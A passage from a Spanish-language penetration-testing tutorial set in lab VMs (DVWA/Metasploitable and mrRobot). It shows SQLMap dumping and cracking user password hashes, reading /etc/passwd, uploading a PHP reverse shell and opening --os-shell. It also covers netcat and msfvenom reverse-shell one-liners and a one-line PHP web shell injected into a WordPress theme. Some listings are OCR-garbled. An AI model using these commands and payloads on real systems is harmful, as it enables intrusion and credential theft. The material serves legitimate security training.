2	gordonb	http://192.168.25.132/dvwa/hackable/users/gordonb.jpg	e99a1bc428ch38d1f26883578922e93 (8sc123)	Brown	Gordon
3	1337	http://192.168.25.132/dvwa/hackable/users/1337.jpg	6d5533df75a02c196670bf4FCC692160 (charley)	No	Hack
4	pablo	http://192.168.25.132/dvwa/hackable/users/pablo.jpg	6f12070ff366e8ca0d2e73e06987 (Tetmin)	Picassa	Pablo
5	smithy	http://192.168.25.132/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d1b6527ebe02e799 (password)	Smith	Bob

Debido a que usamos la opción `--batch`, SQLMap usa las opciones predeterminadas que incluye un ataque de diccionario a los *hashes* de contraseñas descubiertos en este escenario. Como puedes observar, SQLMap tuvo éxito en crackear las contraseñas de los usuarios.

Hasta ahora, hemos enumerado bases de datos, tablas, columnas y datos. Además, pudimos recuperar información de las cuentas de usuario, incluidas las contraseñas a través de un ataque de diccionario. En la siguiente sección, veremos el uso de SQLMap para interactuar con el sistema de archivos local y generar una *shell*.

Descarga y Carga de Archivos con SQLMap

SQLMap tiene dos opciones para interactuar con el sistema de archivos:

- `--file-read=Archivo`: Lee y descarga el archivo especificado.
- `--file-write=Archivo` y `--file-dest`: Cargan archivos en el target.

El siguiente comando lee el archivo `/etc/passwd` del sistema de archivos local del target:

```
sqlmap -u "http://ip/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --dbms="MySQL 5" --file-read=/etc/passwd
```

```
[+] [INFO] Fetching file: '/etc/passwd'
[*] [INFO] you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system
[?] [INFO] Y
[*] [WARNING] reflective value(s) found and filtering out
[*] [INFO] the local file '/home/kali/.local/share/sqlmap/output/192.168.132.132/files/_etc_passwd' and the remote file '/etc/passwd' have the same size (1646 B)
[*] [INFO] files saved to [/]
[*] [INFO] /home/kali/.local/share/sqlmap/output/192.168.132.132/files/_etc_passwd (same file)
[+] [INFO] Fetched data logged in text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
```

Como se muestra en la imagen anterior, el archivo fue descargado en la ubicación:

`/home/kali/.local/share/sqlmap/output/192.168.132.132/files/_etc_passwd`

```
(halil@kali) ~% cat /home/kali/.local/share/sqlmap/output/192.168.132.132/files/_etc_passwd
root:x:0:root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sh
games:x:5:60:games:/var/games:/bin:/sh
man:x:6:12:man:/var/cache/man:/bin:/sh
lpix:7:7:lp:/var/spool/lpd:/bin:/sh
mail:x:8:mail:/var/mail:/bin:/sh
news:x:9:news:/var/spool/news:/bin:/sh
uucp:x:10:uucp:/var/spool/uucp:/bin:/sh
proxy:x:11:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin:/sh
backup:x:34:backup:/var/backups:/bin:/sh
list:x:38:38:Mailing List Manager:/var/list:/bin:/sh
irc:x:39:29:ircd:/var/run/ircd:/bin:/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin:/sh
nobody:x:65534:65534:nobody:/home/nobody:/bin:/sh
libuuid:x:100:101:/var/lib/libuuid:/bin:/sh
dhcpc:x:101:102::/nonexistent:/bin:/false
syslog:x:102::/home/syslog:/bin:/false
klog:x:103:104::/home/klog:/bin:/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,.,:/home/msfadmin:/bin:/sh
bindr:x:105:111::/var/cache/bind:/bin:/false
postfix:x:106:115::/var/spool/postfix:/bin:/false
ftp:x:107:65534::/home/ftp:/bin:/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin:/sh
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin:/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin:/false
distccd:x:111:65534::/bin:/false
user:x:1001:1001:Just a user,111,.:/home/user:/bin:/sh
service:x:1002:1002:.,.:/home/service:/bin:/sh
telnetd:x:112:120::/nonexistent:/bin:/false
proftpd:x:113:65534::/var/run/proftpd:/bin:/false
statd:x:114:65534::/var/lib/nfs:/bin:/false
ciscodevs:x:1003:1003:Cisco Devices,.,.:/home/ciscodevs:/bin:/sh
```

A continuación, vamos a utilizar las opciones `--file-write` y `--file-dest` en SQLMap para subir un archivo desde nuestra máquina al target. Con la opción `--file-write` especificamos el archivo en el sistema de archivos local que queremos subir al target. Con la opción `--file-dest` podemos especificar el directorio destino en el target, por ejemplo, el directorio `webroot` de la aplicación si se trata de un *web shell* o una *shell* de reversa en PHP.

Con el siguiente comando vamos a subir una *shell* de reversa de PHP:

```
sqlmap -u "http://ip/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --dbms="MySQL 5" --file-write="/home/kali/opt/rshell.php" --file-dest="/var/www/dvwa/rshell.php"
```

La *shell* de reversa es una copia del archivo que se encuentra por default en la ubicación: `/usr/share/webshells/php/php-reverse-shell.php`

Los siguientes son los parámetros configurados en el archivo `rshell.php`:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.132.115'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$write_r = null;
$shell = "uname -a; w; id; /bin/sh -i";
$chompy = 0;
$debug = 0;
```

Al ejecutar el comando, obtuve el siguiente error:

```
[+] [INFO] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file '/home/kali/opt/rshell.php' has been successfully written on the back-end DBMS file system ('/var/www/dvwa/rshell.php')? [Y/n] Y
[*] [WARNING] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privilege in the destination path)
[*] [WARNING] [WARNING] HTTP error codes detected during runs:
414 (Request-URI Too Long) - 1 times
[+] [INFO] Fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
[*] ending @ 12:48:22 /2022-02-19/
```

El archivo de la *shell* de reversa tiene muchas líneas de comentarios, voy a eliminarlas para hacer más ligero el archivo y ver si así puedo subirlo:

```
[+] [INFO] Fingerprinting the back-end DBMS operating system
[*] [INFO] the back-end DBMS operating system is Linux
[*] [WARNING] expect junk characters inside the file as a leftover from UNION query
do you want confirmation that the local file '/home/kali/opt/rshell-light.php' has been successfully written on the back-end DBMS file system ('/var/www/dvwa/rshell.php')? [Y/n] Y
[*] [WARNING] [WARNING] reflective value(s) found and filtering out
[*] [INFO] the remote file '/var/www/dvwa/rshell.php' is larger (2247 B) than the local file '/home/kali/opt/rshell-light.php' (2246B)
[*] [INFO] Fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.132.132'
[*] ending @ 12:55:44 /2022-02-19/
```

Como puede observarse en la imagen anterior, al cambiar el tamaño del archivo ya no obtuvimos el error previo. Ahora habilitemos un *listener* en el puerto 5555 con Netcat y después, vayamos al navegador para ejecutar el archivo cargado:

```
192.168.132.132/dvwa/rshell.php
```

```
kali@kali: ~/Documents
```

```
File Actions Edit View Help
```

```
kali@kali: ~/Documents kali@kali: ~/opt *
```

```
[kali@kali: ~] /~/Documents
```

```
$ nc -lvp 5555
```

```
listening on [any] 5555 ...
```

```
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.132] 51192
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
```

```
13:08:25 up 2:21, 2 users, load average: 0.00, 0.00, 0.00
```

```
USER TTY FROM LOGIN@ IDLE CPU WHAT
```

```
root pts/0 :0.0 18:39 2:21 0.00s 0.00s -bash
```

```
msfadmin pts/1 192.168.132.130 12:39 3:29m 0.00s 0.00s -bash
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
sh: no job control in this shell
```

```
sh-3.2$
```

```
sh-3.2$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
sh-3.2$
```

```
sh-3.2$ uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
```

```
sh-3.2$
```

Una Shell desde SQLi con SQLMap

Mientras que el método anterior de cargar una *shell* de reversa es una forma efectiva de obtener una *shell* en el target, hay un método mucho más simple. También podemos usar la función **os-shell** incorporada en SQLMap para ejecutar comandos del sistema. El siguiente comando genera una *shell* de sistema operativo con SQLMap:

```
sqlmap -u "http://ip/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie "security=low; PHPSESSID=.." --batch --dbms="MySQL 5" --os-shell
```

```
which web application language does the web server support?
```

```
[1] ASP
```

```
[2] ASPX
```

```
[3] JSP
```

```
[4] PHP (default)
```

```
> 4
```

```
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] Y
```

```
got a 302 redirect to 'http://192.168.132.132:80/dvwa/login.php'. Do you want to follow? [Y/n] Y
```

```
[13:09:00] [INFO] retrieved the web server document root: '/var/www'
```

```
[13:09:09] [INFO] retrieved web server absolute paths: '/var/www/dvwa/includes/dvwaPage.inc.php'
```

```
[13:09:09] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
```

```
[13:09:09] [INFO] the file stager has been successfully uploaded on '/var/www/' - http://192.168.132.132:80/tmpudj4d.php
```

```
[13:09:09] [INFO] the backdoor has been successfully uploaded on '/var/www/' - http://192.168.132.132:80/tmpboej4.php
```

```
[13:09:09] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
```

```
os-shell> id
```

```
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
```

```
os-shell> uname -a
```

```
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
command standard output: 'Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux'
```

```
os-shell> whoami
```

```
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
command standard output: 'www-data'
```

```
os-shell> 
```

SQLMap devuelve una *shell* (indicado con el prompt *os-shell>*) para ejecutar comandos en el sistema operativo subyacente. Una buena característica de SQLMap es que la función *os-shell* también es compatible con ASP, ASPX y JSP además de PHP.

Como lo hemos hecho en algunas secciones previas, ya teniendo la capacidad de ingresar comandos al sistema subyacente, podemos generar una *shell* de reversa con herramientas como Netcat hacia la máquina atacante:

```
os-shell>
```

```
os-shell> nc 192.168.132.115 5555 -e /bin/bash
```

```
do you want to retrieve the command standard output? [Y/n/a] Y
```

```
No output
```

```
os-shell> 
```

```
File Actions Edit View Help
```

```
kali@kali: ~
```

```
File Actions Edit View Help
```

```
[kali@kali: ~]
```

```
$ nc -lvp 5555
```

```
listening on [any] 5555 ...
```

```
connect to [192.168.132.115] from (UNKNOWN) [192.168.132.132] 42704
```

```
id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
```

```
sh-3.2$ 
```

Web Shell en PHP

En esta sección vamos a hablar de *web shells* y a aprender a instalarlas en aplicaciones web comprometidas. Una *web shell* es un script que se ejecuta en el servidor web y que funciona como una interfaz web desde la cual se pueden proporcionar una amplia gama de funciones, incluida la ejecución de comandos en el sistema operativo subyacente, la carga de archivos, la recuperación de información sobre el target y mucho más. Las *web shells* se pueden escribir en casi cualquier lenguaje soportado por el target, pero los más comunes son PHP, ASP, Perl, Python y Ruby.

Veremos cómo es posible escribir e injectar una simple *web shell* que consta de una línea de código de PHP y que puede ejecutar comandos en el sistema (aunque ya lo hayamos visto en secciones anteriores). Existen varias *web shells* pre-escritas con muchas funciones interesantes que se pueden descargar desde Internet o incluso algunas dentro de Kali Linux, pero al codificar tus propias *web shells* tiene sus ventajas. Una ventaja importante es que sabrás exactamente lo que el *script* hace y puedes estar seguro de que no contiene ningún código malicioso. Algunas *web shells* de Internet pueden tener sorpresas desagradables tales como *backdoors*, etc.

En secciones anteriores hemos aprendido cómo funciona la inyección de código. Un atacante puede inyectar código en archivos o *scripts* existentes, de tal manera que al inyectar código que genere una *web shell*, se puede convertir prácticamente cualquier *script* en una *web shell* totalmente funcional que ejecutará comandos en el sistema operativo subyacente.

Primero, vamos a crear una *web shell* simple en PHP y probarlo en el servidor Apache que se ejecuta en Kali Linux. El *script* de la *web shell* contendrá una sola línea de código que ejecutará un comando en el sistema operativo subyacente. Esta *web shell* se utilizará para fines de prueba a lo largo de esta sección.

Creación y Prueba de Una Web Shell en PHP

Vamos a crear un archivo que se llame **webshell.php** en el directorio webroot predeterminado utilizando el siguiente comando:

```
sudo nano /var/www/html/webshell.php
```

Esto abrirá el editor de texto Nano y agregaremos la siguiente línea de código al archivo:

```
<?php echo shell_exec($_GET['cmd']); ?>
```

Nota: Asegúrate de escribir directamente el comando en el editor de texto para evitar malos caracteres, por ejemplo, en el caso de las comillas simples.

Con la función **shell_exec** podemos ejecutar comandos en el sistema operativo subyacente y devuelve la salida del comando como un *string*. En el código, el comando lo proporciona una solicitud GET de HTTP que tiene un parámetro, en este caso, denominado como **cmd**. La función **echo** imprime el *string* devuelto por **shell_exec** a la página web donde veremos la salida.

Para probar el script, primero, damos permiso de ejecución al archivo creado y después iniciamos el servidor web Apache:

1. sudo chmod 755 /var/www/html/webshell.php
2. sudo service apache2 start

```
(kali㉿kali)-[~/opt]
$ sudo chmod 755 /var/www/html/webshell.php

(kali㉿kali)-[~/opt]
$ sudo ls -l /var/www/html/webshell.php
-rwxr-xr-x 1 root root 44 Feb 19 23:08 /var/www/html/webshell.php

(kali㉿kali)-[~/opt]
$ sudo service apache2 start

(kali㉿kali)-[~/opt]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2022-02-19 23:16:18 EST; 3min 46s ago
     Docs: https://httpd.apache.org/docs/2.4/
  Process: 24414 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
 Main PID: 24426 (apache2)
    Tasks: 6 (limit: 9435)
   Memory: 17.3M
      CPU: 97ms
     CGroup: /system.slice/apache2.service
             └─24426 /usr/sbin/apache2 -k start


Feb 19 23:16:18 Kali systemd[1]: Starting The Apache HTTP Server...
```

Después de tener activo el servicio de Apache, podemos ejecutar el script de la *web shell* y ejecutar comandos utilizando la siguiente URL:

```
http://127.0.0.1/webshell.php?cmd=<comando_aquí>
```

Por ejemplo, para ejecutar el comando **id**, ingresamos la siguiente URL:

```
http://127.0.0.1/webshell.php?cmd=id
```



Como puedes observar en la imagen anterior, el comando se ejecuta correctamente en el contexto del usuario que ejecuta el servicio web (www-data). La salida del comando se imprime en la página web mediante la función **echo** como si se ejecutara en la línea de comandos.

En esencia, ahora tenemos una *web shell* completamente operativa que se puede utilizar para ejecutar cualquier comando en sistemas operativos basados en Linux. Dado que la *web shell* consta de una sola línea de código, es muy fácil de inyectar en archivos existentes.

Antes de continuar, asegúrate de detener el servidor web Apache y de eliminar la *web shell*:

1. sudo service apache2 stop
2. sudo rm /var/www/html/webshell.php

```
(kali㉿kali)-[~/opt]
$ sudo rm /var/www/html/webshell.php

(kali㉿kali)-[~/opt]
$ sudo service apache2 stop

(kali㉿kali)-[~/opt]
$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: inactive (dead)
     Docs: https://httpd.apache.org/docs/2.4/

```

Inyección de Web Shells

Inyectar una *web shell* en archivos existentes requiere de acceso de escritura al archivo que se desea inyectar. En muchos sistemas de administración de contenido (CMS), esto se proporciona de forma predeterminada a las cuentas de administrador. En este ejemplo vamos a insertar el código de una *web shell* en un archivo de tema (*theme*) de WordPress, pero aplica también para otros sistemas como Joomla o cualquier otra aplicación web construida en PHP.

Los ejemplos en esta sección los voy a hacer en la VM llamada **mrRobot**. La URL y los datos de acceso al panel de administración son los siguientes:

- URL: [http://\[ip\]/wp-login.php](http://[ip]/wp-login.php)
- Usuario: **elliott**
- Contraseña: **ER28-0652**

Nota: Las fases de previas de *pentesting* para esta VM como *footprinting* (escaneo y enumeración) y un ataque de diccionario para encontrar las contraseñas de acceso al panel de administración, se muestran en el video de demostración de ataque a contraseñas con WPScan.

Bien, regresando al tema principal de esta sección; el usuario con permisos de administrador en WordPress puede editar archivos principales, de temas o *plugins* usando el editor de archivos incorporado en WordPress

En este caso, al iniciar sesión en el panel de administrador, nos vamos a posicionar en la sección de *dashboard*. El *dashboard* dice que WordPress está ejecutando un tema llamado "Twenty Fifteen". Veamos si podemos editarlo.


Para editarlo iremos a la parte de *Appearance > Editor*

The screenshot shows the WordPress dashboard. On the left, there's a sidebar with various menu items: Home, Updates, Posts, Media, Pages, Comments, Plugins, Users, Tools, Settings, and Appearance. The 'Appearance' item is highlighted with a red box. Below it, under 'Themes', the 'Twenty Fifteen' theme is listed. At the bottom of the sidebar, the 'Editor' menu item is also highlighted with a red box. The main content area shows a 'Quick Draft' section with a title field containing 'What's on your mind?' and a 'Save Draft' button. To the right, there are sections for 'WordPress News' and 'RSS Error: WP HTTP Error: name lookup'. A large smiley face icon is centered in the dashboard area.

Seleccionamos el tema en el menú de lado derecho (en caso de no aparecer por default) y damos clic al botón Select:

The screenshot shows the 'Edit Themes' page. On the left, there's a code editor window displaying the contents of 'Twenty Fifteen: Stylesheet (style.css)'. The file includes comments about the theme's name, URL, author, and description. On the right, there's a sidebar with a dropdown menu 'Select theme to edit' set to 'Twenty Fifteen'. Below it, there's a 'Templates' section with links to '404 Template', 'Archives', 'author-bio.php', 'Comments', 'content-link.php', and 'content-none.php'. A red box highlights the 'Select theme to edit' dropdown.

Del lado derecho se muestran varias páginas que se cargan con el tema seleccionado; vamos a buscar y seleccionar la página **index.php**:



Ya que hemos seleccionado la página, esta se cargará en el editor. Lo siguiente es encontrar el lugar correcto para insertar el código de la web shell. Los archivos de tema de WordPress generalmente consisten en etiquetas de HTML y código en PHP. Tenemos dos opciones aquí:

1. Inyectar el código de PHP dentro de un bloque PHP existente o;
2. Crear un nuevo bloque de código de PHP e inyectarlo ahí.

Si eliges inyectar el código en un bloque PHP existente, asegúrate de eliminar los caracteres `<?php` del principio y `?>` del final.

En el ejemplo, yo opté por ingresar el código dentro de un bloque de PHP existente:

```
echo shell_exec($_GET['cmd']);
```

Después de ingresar el código, tienes que actualizar el archivo. Da clic al botón **Update File**:

Edit Themes

Twenty Fifteen: Main Index Template (index.php)

```
<?php  
echo shell_exec($_GET['cmd']);  
/**  
 * The main template file  
 *  
 * This is the most generic template file in a WordPress theme  
 * and one of the two required files for a theme (the other being style.css).  
 * It is used to display a page when nothing more specific matches a query.  
 * E.g., it puts together the Home page when no home.php file exists.  
 *  
 * Learn more: https://codex.wordpress.org/Template\_Hierarchy  
 *  
 * @package WordPress  
 * @subpackage Twenty_Fifteen  
 * @since Twenty Fifteen 1.0  
 */  
  
get_header(); ?>  
  
<div id="primary" class="content-area">  
  <main id="main" class="site-main" role="main">  
    <?php if ( have_posts() ) : ?>  
      <?php if ( is_home() && ! is_front_page() ) : ?>  
        <header>  
          <h1 class="page-title screen-reader-text"><?php single_post_title(); ?>  
        </header>  
      </?php endif; ?>  
    </main>  
</div>
```

Documentation: Function Name...

Por defecto, los temas se instalan en el siguiente directorio:

/wp-content/themes/**nombre_de_tema**

En este caso, el *path* al archivo index.php debe ser:

/wp-content/themes/twentyfifteen/index.php


En la imagen siguiente se muestra el uso de la *web shell* para ver el contenido del archivo /etc/passwd con la siguiente URL completa:

/wp-content/themes/twentyfifteen/index.php?cmd=cat /etc/ passwd



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/nologin
bin:x:2:2:bin:/bin:/nologin
sys:x:3:3:sys:/dev:/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
bitnami_ftp:x:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
mysql:x:1001:1001::/home/mysql:
varnish:x:999:999::/home/varnish:
robot:x:1002:1002::/home/robot:
```

Para una mejor visualización del contenido, damos clic derecho y seleccionamos la opción *View Page Source*:



```
Default Vuln DBs Wordlists PT Interesting sites Reconnaissance Scanning CTFs Pwds
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/nologin
3 bin:x:2:2:bin:/bin:/nologin
4 sys:x:3:3:sys:/dev:/nologin
5 sync:x:4:65534:sync:/bin:/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 ircd:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 libuuid:x:100:101::/var/lib/libuuid:
20 syslog:x:101:104::/home/syslog:/bin/false
21 sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
22 ftp:x:103:106:ftp daemon,,,:/srv/ftp:/bin/false
23 bitnami_ftp:x:1000:1000::/opt/bitnami/apps:/bin/bitnami_ftp_false
24 mysql:x:1001:1001::/home/mysql:
25 varnish:x:999:999::/home/varnish:
26 robot:x:1002:1002::/home/robot:
```

Desde la Web Shell Hasta la Línea de Comandos

Hemos verificado correctamente que podemos ejecutar comandos en el sistema operativo. Veamos si podemos usar esto para iniciar una *shell* de reversa hacia la máquina atacante con Netcat.


Hasta ahorita hemos utilizado un solo comando con Netcat para iniciar una *shell* de reversa, el comando es el siguiente:

```
nc <ip> <puerto> -e /bin/bash
```

Sin embargo, en algunas versiones de Netcat la opción `-e` no es soportada. Este es el caso de la VM en la que estamos trabajando. Netcat no soporta la opción `-e`, por lo tanto no podemos generar una *shell* de reversa con el comando que hemos venido utilizando.

Una manera de solucionarlo es utilizando la herramienta Msfvenom. Msfvenom es una herramienta de Metasploit que sirve precisamente para esto, para generar payloads. Para este ejemplo, vamos a generar un payload que genere una *shell* de reversa con Netcat con Msfvenom. El comando es el siguiente:

```
msfvenom -p cmd/unix/reverse_netcat lhost=<IP_atacante> lport=<Puerto> R
```



```
(kali㉿kali)-[~]
$ msfvenom -p cmd/unix/reverse_netcat lhost=192.168.132.115 lport=80 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 91 bytes
mkfifo /tmp/kkbz; nc 192.168.132.115 80 0</tmp/kkbz | /bin/sh >/tmp/kkbz 2>&1; rm /tmp/kkbz
(kali㉿kali)-[~]
$
```

El *payload* generado por Msfvenom tiene comandos no válidos para una solicitud GET de HTTP (esto te lo voy a explicar más adelante en la parte llamada **codificación de URL**), por lo tanto, vamos a iniciar Burpsuite, nos iremos a la pestaña llamada *Repeater* y vamos a pegar el *payload* generado por Msfvenom como se muestra en la imagen.

Seleccionamos todo el *payload*, damos clic derecho, *Convert selection > URL > URL-encode all characters*:

The screenshot shows the Burpsuite interface with the 'Repeater' tab selected. In the center, there's a text area containing a payload: '1 %6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%6b%62%7a%3b%20%6e%63%20%31%39%32%2e%31%36%38%2e%31%33%32%2e%31%31%35%20%38%30%20%30%3c%2f%74%6d%70%2f%6b%6b%62%7a%20%7c%20%2f%62%69%6e%2f%73%68%20%3e%2f%74%6d%70%2f%6b%6b%62%7a%20%32%3e%26%31%3b%20%72%6d%20%2f%74%6d%70%2f%6b%6b%62%7a'. A context menu is open over this payload, with the 'URL-encode all characters' option highlighted in orange.

El resultado, en mi caso, es el siguiente:

The screenshot shows the 'Request' tab in Burpsuite. The payload has been converted to: '1 %6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%6b%62%7a%3b%20%6e%63%20%31%39%32%2e%31%36%38%2e%31%33%32%2e%31%31%35%20%38%30%20%30%3c%2f%74%6d%70%2f%6b%6b%62%7a%20%7c%20%2f%62%69%6e%2f%73%68%20%3e%2f%74%6d%70%2f%6b%6b%62%7a%20%32%3e%26%31%3b%20%72%6d%20%2f%74%6d%70%2f%6b%6b%62%7a'. This is the URL-encoded version of the payload.

